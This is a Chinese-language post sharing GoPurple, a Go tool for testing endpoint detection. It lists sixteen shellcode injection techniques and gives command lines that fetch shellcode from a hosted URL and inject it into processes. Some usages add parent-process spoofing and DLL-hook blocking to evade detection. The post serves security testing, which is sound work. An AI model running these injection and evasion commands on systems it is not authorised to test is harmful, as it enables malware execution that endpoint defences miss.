各种shell代码注入技术的简单集合——GoPurple
作者:Sec-Labs | 发布时间:
GoPurple
该项目是各种 shell 代码注入技术的简单集合,旨在简化端点检测评估的过程,同时挑战自己进入 Golang 世界。
项目地址
https://github.com/sh4hin/GoPurple
安装
1 - 需要安装Go。
2 - 从项目目录构建应用程序:go build. 如果构建系统不是 Windows,则设置GOOS=windows
  _____                              _
  / ____|                            | |
 | |  __  ___  _ __  _   _ _ __ _ __ | | ___
 | | |_ |/ _ \| '_ \| | | | '__| '_ \| |/ _ \
 | |__| | (_) | |_) | |_| | |  | |_) | |  __/
  \_____|\___/| .__/ \__,_|_|  | .__/|_|\___|
              | |              | |
              |_|              |_|   by @s3cdev

 -a string
        Program command line arguments
  -b string
        block DLL mode (nonms/onlystore for QueueUserAPC )
  -p int
        Process ID to inject shellcode into
  -prog string
        program to inject into
  -t string
        shellcode injection technique to use:
         1: CreateFiber
         2: syscall
         3: CreateThreadNative
         4: CreateProcess
         5: EtwpCreateEtwThread
         6: CreateRemoteThread
         7: RtlCreateUserThread
         8: CreateThread
         9: CreateRemoteThreadNative
         10: CreateProcessWithPipe
         11: QueueUserAPC
         12: CreateThreadpoolWait
         13: BananaPhone
         14: EnumerateLoadedModules
         15: EnumChildWindows
         16: EnumPageFilesW
  -u string
        URL hosting the shellcode
例子
需要生成一个 shellcode,这可以使用诸如msfvenom或shad0w 之类的工具来完成。然后需要托管 shellcode 以在远程机器上远程下载和执行。为了清楚起见,下面的演示说明了使用该工具的不同方式。

1 - 使用 BananaPhone 方法 + Shad0w 作为 shellcode 生成器的 Shellcode 注入

2 - 使用 QueueUserAPC 技术的 Shellcode 注入 + Shad0w 作为 shellcode 生成器 + 欺骗父 ID(作为父 ID 的资源管理器) + 由包含 shellcode(calc) 的欺骗父进程启动 + 保护进程免受未签名的 DLL 挂钩,所以只有 Microsoft签名的 DLL 可以挂接到进程中。

3- 使用 CreateFiber + msfvenom 作为 shellcode 生成器的 Shellcode 注入
如何使用
1 - gopurple.exe -u urlhostingpayload -t 1 (CreateFiber)

2 - gopurple.exe -u urlhostingpayload -t 2 (Syscall)

3 - gopurple.exe -u urlhostingpayload -t 3 (CreateThreadNative)

4 - gopurple.exe -u urlhostingpayload -t 4 (CreateProcess)

5 - gopurple.exe -u urlhostingpayload -t 5 (EtwpCreateEtwThread)

6 - gopurple.exe -u urlhostingpayload -t 6 -p targetprocess (CreateRemoteThread)

7 - gopurple.exe -u urlhostingpayload -t 7 -p targetprocess (RtlCreateUserThread)

8 - gopurple.exe -u urlhostingpayload -t 8 (CreateThread)

9 - gopurple.exe -u urlhostingpayload -t 9 -p targetprocess (CreateRemoteThreadNative)

10 - gopurple.exe -u urlhostingpayload -t 10 -prog porgram -a processargument (ex:C:\Windows\System32\WindowsPowerShell\v1.0) and processargument(ex:Get-Process)  (CreateProcessWithPipe)

11 - gopurple.exe -u urlhostingpayload -t 11 -p targetpidasparentprocess -prog programtoinjectshellcodeinto -b methodtoblockdll(nonms or onlystore)  (QueueUserAPC)

nonms = only DLLs that are signed by Microsoft can hook into the process

onlystore = only Microsoft store application's process can hook into the process

12 - gopurple.exe -u urlhostingpayload -t 12 (CreateThreadpoolWait)

13 - gopurple.exe -u urlhostingpayload -t 13 (BananaPhone)

14-  gopurple.exe -u urlhostingpayload -t 14 (EnumerateLoadedModules)

15-  gopurple.exe -u urlhostingpayload -t 15 (EnumChildWindows)

16-  gopurple.exe -u urlhostingpayload -t 16 (EnumPageFilesW)
标签:工具分享, Golang, 代码注入